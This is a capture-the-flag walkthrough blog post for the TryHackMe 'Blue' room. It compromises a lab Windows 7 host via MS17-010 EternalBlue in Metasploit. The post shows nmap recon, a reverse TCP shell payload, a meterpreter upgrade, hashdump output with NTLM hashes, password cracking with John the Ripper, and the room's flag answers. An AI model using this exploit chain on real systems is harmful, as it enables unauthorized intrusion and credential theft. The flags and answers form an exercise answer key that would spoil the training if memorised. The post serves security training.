
TryHackMe — Blue| Walkthrough (THM)

Mohamed Wageh 4 min read · Just now



Description:-


Deploy & hack into a Windows machine, leveraging common misconfigurations issues.

Recon:-

```
nmap -sV -sC -T4 10.10.61.130
```

- `-sV` : Attempts to detect service versions.
- `-sC` : Runs default Nmap scripts against the target (useful for quick enumeration).
- `-T4` : Speeds up the scan without making it too aggressive.

This scan helps us find any exposed services and potential misconfigurations we can exploit.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -T4 10.10.61.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 13:31 EDT
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 96.01% done; ETC: 13:32 (0:00:02 remaining)
Stats: 0:03:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.22% done; ETC: 13:34 (0:00:01 remaining)
Nmap scan report for 10.10.61.130
Host is up (0.11s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2025-07-20T17:33:57+00:00; +2s from scanner time.
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h15m02s, deviation: 2h30m01s, median: 1s
| smb2-time:
|   date: 2025-07-20T17:33:42
|_  start_date: 2025-07-20T17:17:46
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-07-20T12:33:41-05:00
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:b2:7d:ee:2a:15 (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 274.55 seconds
```

1- Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)

No answer needed

2- How many ports are open with a port number under 1000?

```
3
```

3- What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08–067)


```
MS17-010
```

#Windows 7 SP1 with SMBv1 enabled is known to be vulnerable to the MS17–010 vulnerability

Gain Access:-

1- Start Metasploit

```
No answer needed
```




We want to search for exploit for this machine so we will use the search in metasploit

To use the exploit use the command :

```
use 0
```

2- Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/……..)

```
exploit/windows/smb/ms17_010_eternalblue
```



3- Show options and set the one required value. What is the name of this value? (All caps for submission)

```
RHOSTS
```

```
set RHOSTS [Tryhackme Machine IP]

set LHOST [tun0 IP]

exploit
```

4- Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```

With that done, run the exploit!

```
run
```

Escalate:-

```
use post/multi/manage/shell_to_meterpreter
```


We will use the sessions command to view the saved background sessions

Set the required option, you may need to list all of the sessions to find your target here.


```
set sessions <session_id>
```

```
set LHOST tun0
```

once the meterpreter shell conversion completes select that session for use



Launch session 2 created by the recent exploit.



1- Within our elevated meterpreter shell, run the command ‘hashdump’. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

```
Jon
```

```
meterpreter > migrate 2780
[*] Migrating from 2184 to 2780...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 2780
[*] Migrating from 2184 to 2780...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > hashdupm
[-] Unknown command: hashdupm. Did you mean hashdump? Run the help command for more details.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

We'll use John the Ripper to crack the password hash.

first copy the password and put it in a file.txt

```
nano pass.txt
```

then use john the ripper to crack it

```
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashe.txt
```

2. Copy this password hash to a file and research how to crack it. What is the cracked password?

```
alqfna22
```

Find flags! :-

```
meterpreter > cd C:\\
meterpreter > dir
Listing: C:\
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 10:13:36 +0700  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 12:08:56 +0700  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 10:20:08 +0700  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-18 05:22:01 +0700  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-18 05:28:38 +0700  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-18 05:35:57 +0700  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 10:13:22 +0700  Recovery
040777/rwxrwxrwx  4096   dir   2024-09-04 18:28:36 +0700  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 10:13:28 +0700  Users
040777/rwxrwxrwx  16384  dir   2019-03-18 05:36:30 +0700  Windows
100666/rw-rw-rw-  24     fil   2019-03-18 02:27:21 +0700  flag1.txt
000000/----------  0      fif   1970-01-01 07:00:00 +0700  hiberfil.sys
000000/----------  0      fif   1970-01-01 07:00:00 +0700  pagefile.sys
```

1- Flag1? *This flag can be found at the system root.*

```
flag{access_the_machine}
```

2. Flag2? *This flag can be found at the location where passwords are stored within Windows.*


we will use the `search` command to find it

```
search -f flag2.txt
```

```
flag{sam_database_elevated_access}
```

3. flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

After navigating through the user directories, I found it inside the Admin's documents.




```
flag{admin_documents_can_be_valuable}
```

— —

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

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